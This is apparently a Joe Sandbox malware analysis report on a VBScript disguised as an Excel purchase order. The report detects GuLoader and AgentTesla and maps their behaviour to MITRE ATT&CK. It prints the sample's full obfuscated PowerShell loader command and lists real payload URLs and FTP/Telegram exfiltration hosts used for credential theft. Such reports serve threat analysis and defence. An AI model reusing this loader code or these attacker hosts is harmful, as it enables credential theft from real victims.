

ID: 755441
Sample Name: PO-08784
xlsx.vbe
Cookbook: default.jbs
Time: 18:09:14
Date: 28/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report PO-08784 xlsx.vbe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 5
Yara Signatures 5
Initial Sample 5
Memory Dumps 5
Sigma Signatures 5
Data Obfuscation 5
Snort Signatures 5
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
System Summary 6
Data Obfuscation 6
Malware Analysis System Evasion 6
Anti Debugging 6
Stealing of Sensitive Information 6
Remote Access Functionality 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
World Map of Contacted IPs 11
Public IPs 11
General Information 11
Warnings 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASNs 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 13
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 13
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.0.cs 13
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.cmdline 13
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.dll 14
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.out 14
C:\Users\user\AppData\Local\Temp\3uneeqsg\CSC7012D3CA523F4D77AF1E1BF90852658.TMP 14
C:\Users\user\AppData\Local\Temp\RES6FA6.tmp 15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_m3npi4ip.vsh.psm1 15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zft31ohr.hmb.ps1 15
\Device\ConDrv 15
Static File Info 16
General 16
File Icon 16
Network Behavior 16
Snort IDS Alerts 16
TCP Packets 16
UDP Packets 18
DNS Queries 18
DNS Answers 18

HTTP Request Dependency Graph 19
FTP Packets 19
Statistics 19
Behavior 19
System Behavior 20
Analysis Process: wscript.exePID: 8268, Parent PID: 5056 20
General 20
File Activities 20
Registry Activities 20
Analysis Process: cmd.exePID: 3416, Parent PID: 8268 20
General 20
File Activities 21
Analysis Process: conhost.exePID: 4412, Parent PID: 3416 21
General 21
File Activities 21
Analysis Process: powershell.exePID: 4432, Parent PID: 8268 21
General 21
File Activities 22
File Created 22
File Deleted 23
File Written 23
File Read 26
Analysis Process: conhost.exePID: 8044, Parent PID: 4432 28
General 28
File Activities 28
Analysis Process: csc.exePID: 8812, Parent PID: 4432 28
General 28
File Activities 28
File Created 28
File Deleted 28
File Written 28
File Read 29
Analysis Process: cvtres.exePID: 8896, Parent PID: 8812 29
General 29
File Activities 29
Analysis Process: CasPol.exePID: 1352, Parent PID: 4432 29
General 30
File Activities 30
File Created 30
File Written 30
File Read 30
Registry Activities 31
Disassembly 31


Windows Analysis Report

PO-08784 xlsx.vbe


Overview

General Information

Sample Name:	PO-08784 xlsx.vbe
Analysis ID:	755441
MD5:	266115592f9662..
SHA1:	455a06b52d8e8f..
SHA256:	1df8d51920f7e38.
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Sigma detected: Dot net compiler co…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Hides threads from debuggers
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Wscript starts Powershell (via cmd …
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64native**
- wscript.exe (PID: 8268 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\PO-08784 xlsx.vbe" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
  - cmd.exe (PID: 3416 cmdline: CMD.EXE /c echo C:\Windows MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 4412 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - powershell.exe (PID: 4432 cmdline: C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Thyridia = """ovAfadAndDa-diTSiyFipOteCo Ro-FITMuyZopPreAbD ineVefpriDenabiSetFoiLroElnMy Fe'BouJasSuiinnSogud HoSMiyFesDetNoeIdmSa;VauMosPhiStnBegAu ViSPuyNesBrtTuevrmTa.HaRReuBenSctMaiEvmSteRk.InIin nWhtHoeOerAfoShpSoSEjeDerCavChiLicPieBrsDi;TrpRaudibfolLaiAlcvo BosPatAlaSktGoiGacGu LicDelSwaStsUnsRe PrMOpeSptSkhdeyMilNo1En di{Ci[DeDAnlOplgIIrmCo pOpocurbutAf(Ef`"""UnkToeLorSenSrePelLi3Ko2ha`"""Fr)ji]VopAtuDrbunIReiMicNo KosDrtScaTitKrilrcPo CheSaxUntSleLyrtynGr SriEjnBetHu PeGLieTetDeTKahFirHveUnaBrdtrT InispmJeeItsCo(riiUgnJutCr BePInrSkoStgUnrFi8Op2We,RaiSwnSytAn MeFFirSkePsmSuaKhdOv,PriAfnHytre drTLieUnlCoeNo,ReiTvnMitFo WiTAbrFueSydCyiAf,raisbnCotUr OpTmyiStmTr)Sp;Ti[BoDKrlFilMeIRomUnpKeoAfrCitSu(Ha`"""GeuunsSeeNarWi3Su2Sc`"""Us)Ci]NypCeuTobPelAdiEfcUd SqsCotGaaRetNaiDrcRo SmebyxDotJaeGtrTrnPe BliChnAdtJa PoCInlAciTyePanBrtUlTTroFoSRecTirVaeMdeLenBr(NeiStnGltOv SilUdnWrkLioSprBapre,coicenCotMe ZetCoeFrkpInFaore)Al;Un[MuDUnlcalHeINumfrpTyoPir BrtKi(Fo`"""WakWoeTwrFanFreUnlPr3Ru2Su`"""St)Fr]UdpdeuAlbCalTriCrcRe CosRutGraAltVeiTacTi VaeSlxUstboeNerGenPa DiiSunOktCa InEOvxhapSaaUhnPldUnEBrnSav PaistrProTrnDrmSteHynFetfISWotunrSviDanAbgWesFi(EriBlnretSt ReREcoCytSotDeePo,TeiChnRetSu FoBUfugalMa,BiiMonBitDe InEBrnOetafoCo)Re;Ra[PlDLalAvlFulAfm SkpBeoAnrSutKo(te`"""BeuElsJieElrst3Mu2Fy`"""Di)To]PopVauanbBrlMaiPucOs OvsRetPeaPrtPeiUfcSo toeFoxOvtMaeNorTenSl PriFrnQutbl AmEEgnPuuBamauCPihPoiDil NedBeWIsiEfnFldFrokiwbesSo(MiiHonTatFu hoLMiiOvtRahFoeIndRo,aniGenCatal HyDReiFooSubMooSl,MeiOlnTutCh PoATalUvuVanUngAl)Va;Tr[emDSelKrlGolJamPrpCooCrr Retst(Yo`"""MawbeiVinLamComBi.NldSelFllHe`"""De)No]IlpOpuChbTelOmiBucFo frsRetCoaChtUdiJucSa UnePnxRetMaekvrLgnEl veiMenIntBr InjAuoOpyHuSAceSetDiCDia GepSutBeuAvrOueCe(IdiWenfotEx AfKPeoAndUniPofNo,SeiSpnRetBe UnVFaeLijBe,FriEsnWitOp abEDimChpUntMoiSp,CeiUnnLatFl BiRUreUdaVicCytduiNe)Po;No[NoDTnlHyl OulOpmAkpdeoBerAptIr(Un`"""OpkHmeNirdrnAmeMolGr3Sf2El`"""Kr)Li]ScpViuGrbBrlRiiItcPr ResFrtGsaIrtApiPacPo UneUhxKrtSyeMarRanIr skvAfoByiOpdDe ImGjulReo FabDiaNalSpMMaeLimMyoVarBryhjSEttSuaTutAnufrsUb(sniFrnretRa SuAWrnJelEpgSksEmiUd)Ou;Cy[FiDDrlSplCIlbamanpAtoCorBotNo(Si`"""OvkAneMirUnnGaeColPr3Co2Na` """Gr)Pr]mopTouHabdrlPhiSkcNa sksmatStaSetDiiAicva HaeLyxFotUneEnrbrnCo SaiJunPstAk UnISnsObVPuaColSpiPldAgCMooTodSteSuPSuaMagsueSa(EjiAfnHytBi CaGGaa KauudmCa)Fr;Fa[CoDPhIHylUnIDimTypOvorurMitFo(Mi`"""UnkSeeLirBenRieJulCh3Sl2An`"""Sa)Si]AmpwhuElbSelLaiSucKl MtsRbtLoaSptReiFocAj MieunxEvtSneForBunCu AmiTenEftTe SuHOreOvaDapBiRpleSeABilDelsooRycac(DoiKonSltFo StHFraBlnBedBi,EsihenNotRk ApFUnaSplSesOl,BiiDanSutSu coHDruConLegBa,AfiTrnNetNo RoUTrnRbd SeeSsrNe)Fo;Ko[FlDPilPelStIDamTepHyoSyrSytJe(Ub`"""BrgUndReiGl3Ud2Un`"""Ep)Pr]MipUnuUnbFolAdiAfcBa FesShtDiaDitBeiDecVe SieYaxSktKeePrrRenIn CoiMynNetBl UnCCorMeeEvaImtskeThSPaoHelUhiExdAlBLerDiuCascahPa(BeiBonVatUh CaFSyoHirBa)Mi;Pe[CuDDilOulDeIAimLapKroGrrOvtDi(Ar`"""TakRaeOcrSpnDieSelHa3Ax2Ne`""" Ov)Su]InpTouVibStlSaiFucAb HasBltPhaDitFeiMacTo paeWaxSltSleRarTenCa ThiDenkatOv MiVJeiRerskt LuuDiabalUnAPylUnlDaoCocAb(moimunGatke FevNa1Da,KoiGrnAntbi FivCr2Se,KriLanhvtAg Savaa3go,NoilenMatNa PavSe4Co)Im;Ma[DeDTilStlStlKlmpupLuoCarMitHa(Tv`"""BakVieEnrBenSteEllTh3Hu2bi`"""Tr)Pl]PopHauLabsaIIniRacFj UnsBetB oasltDkiPocHi PhevaxGntNoeGurMrnFl AcIAgnIntKoPDatAnrOs SwELinWeuHamStSCoySksMatSlePlmfeLMooKacdeaKolCueSysDyWaf(OmuFoiBonChtMy TavBo1Ha,Kii SonOptSh FavUn2Ud)Un;Na}Li'Sl;Ar`$jeMHyeDatSuhmuyUrlLi3Ne=Ha[TiMAdeLytFehFoyMilCa1re]co:Ov:beVNoisyrretWhuAbaTelNoAAklGalUnoSicLi(In0Dr,ro1Ch0De4Ro8Le 5Ob7sk6Co,Le1Me2Sp2Sv8Lo8Ea,No6ph4Mi)Mi;Re`$StSTaeBelKovRefLrlTrgEbeNylBeiBrgDu=Pr(BrGFieGytDe-relSttKreViminPDorSaoIrpBeeLarJetAfySc Ex-WoPCraSptAzhD e Tr'SvHveKFoCCoUUd:Co\CebKraResAnaBrlBotCa\DetAprGuaManFisNofEsonurMemKoaSktSkiByoAbnOushaaSulScgCioSkrExiVitCimSieCyregnIreUd'Pa)tu.LuBBoe EthsueAlaDyrStsReeJa;Be`$UnGHirEmiFosRakUneEn Bu=Bi Br[AsSTiyUnsObtTweDrmBe.LiCStoRenorvKieVarAptEn]Ma:Ap:GeFKlrInoMumUdBseaImsInePl6fi4CaSV otBarBaiTonWagva(Se`$BeSLeeSnlBlvJafHulAfgpeeFrlBeiPhgGi)Ap;Pu[PiSOvyelsThtOxeSemge.SiRObuFrnBrtapiMumKleju.PilSpnRatIneUnrSyoAppneSPreSkrCovTiiJacAke Lessl.SiMStaTarFosCohTaaprlFa]Bl:Ci:TrCBooOupSkyAf(Fl`$UnGKurPaiKrsBrkDrece,di Pe0Up,Br Vl Pi`$GIMNieBatBlhSiyMylDe3Pr,Pr Sp`$ZoGArrCriTesHakPheSt.Prc GroSpuPonKntSp)Ph;Ho[TiMHeeAltAkhKnyPrlFa1Au]Si:Ru:CuEHjnPruMemFrSKoyressetKoeSpmVoLSloNucCaaMulpeeinsOvWBr(Sa`$AvMSkeNotSthDdySt lMe3Ir,Ka U d0Sl)Ne#Sc;""";Function Methyl4 { param([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Teviss = $Teviss + $H S.Substring($i, 1); } $Teviss;}$Undefatigable0 = Methyl4 'SolOrEReXAq ';$Undefatigable1= Methyl4 $Thyridia;&$Undefatigable0 $Undefatigable1;; MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - conhost.exe (PID: 8044 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - csc.exe (PID: 8812 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\3uneeqsg\ 3uneeqsg.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
      - cvtres.exe (PID: 8896 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\A ppData\Local\Temp\RES6FA6.tmp" "c:\Users\user\AppData\Local\Temp\3uneeqsg\CSC7012D3CA523F4D77AF1E1BF90852658.TMP" MD5:

Copyright Joe Security LLC 2022

70D838A7DC5B359C3F938A71FAD77DB0)
- CasPol.exe (PID: 1352 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
PO-08784 xlsx.vbe	WScript_Shell_PowerShell_Combo	Detects malware from Middle Eastern campaign reported by Talos	Florian Roth	• 0xa2e:$s1: .CreateObject("WScript.Shell") • 0x3ed54:$p1: powershell.exe • 0x4b97e:$p1: powershell.exe

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.1784183387.00000000093A0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000011.00000000.1525854532.0000000001100000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Sigma Signatures

Data Obfuscation



Sigma detected: Dot net compiler compiles file from suspicious location

Snort Signatures

ET TROJAN AgentTesla Exfil via FTP - Source IP: 192.168.11.20 - Destination IP: 185.31.121.136

Timestamp:	192.168.11.20185.31.121.13649807212029927 11/28/22-18:14:18.239839
SID:	2029927
Source Port:	49807
Destination Port:	21
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.11.20 - Destination IP: 185.31.121.136

Timestamp:	192.168.11.20185.31.121.13649808564112851779 11/28/22-18:14:18.274476
SID:	2851779
Source Port:	49808
Destination Port:	56411
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Networking



Snort IDS alert for network traffic

May check the online IP address of the machine

System Summary



Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation



Yara detected GuLoader

Obfuscated command line found

Malware Analysis System Evasion



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging



Hides threads from debuggers

Stealing of Sensitive Information



Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality



Yara detected AgentTesla


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Exfiltration Over Alternative Protocol	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 1 Scripting	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 5 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	1 1 Process Injection	1 1 Scripting	Security Account Manager	4 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	3 5 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 5 1 Virtualization/Sandbox Evasion	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Access Token Manipulation	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 1 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph

Copyright Joe Security LLC 2022



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-08784 xlsx.vbe	2%	Virustotal		Browse
PO-08784 xlsx.vbe	2%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
api.ipify.org.herokudns.com	0%	Virustotal		Browse
ftp.mcmprint.net	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://b3solutionscws.com/wp-admin/includes/UtXRqIMUipDp192.pfb	0%	Avira URL Cloud	safe	
http://oqyPj4HORVpk3nSGGk.net	0%	Avira URL Cloud	safe	
http://kmblmL.com	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	100%	Avira URL Cloud	malware	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://oqyPj4HORVpk3nSGGk.netXy	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgftp://ftp.mcmprint.netklogz	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.ipify.org.herokudns.com	54.91.59.199	true	false	• 0%, Virustotal, Browse	unknown
ftp.mcmprint.net	185.31.121.136	true	true	• 10%, Virustotal, Browse	unknown
b3solutionscws.com	192.185.145.188	true	false		unknown
api.ipify.org	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	false		high
http://b3solutionscws.com/wp-admin/includes/UtXRqIMUipDp192.pfb	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://kmbImL.com	CasPol.exe, 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://nuget.org/NuGet.exe	powershell.exe, 00000004.00000002.1725359530.000000000534A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.org	CasPol.exe, 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	false		high
http://oqyPj4HORVpk3nSGGk.net	CasPol.exe, 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000004.00000002.1683228291.000000000443B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://oqyPj4HORVpk3nSGGk.netXy	CasPol.exe, 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/pscore6lB	powershell.exe, 00000004.00000002.1676415365.00000000042E1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000004.00000002.1683228291.000000000443B000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.orgftp://ftp.mcmprint.netklogz	CasPol.exe, 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000004.00000002.1725359530.000000000534A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
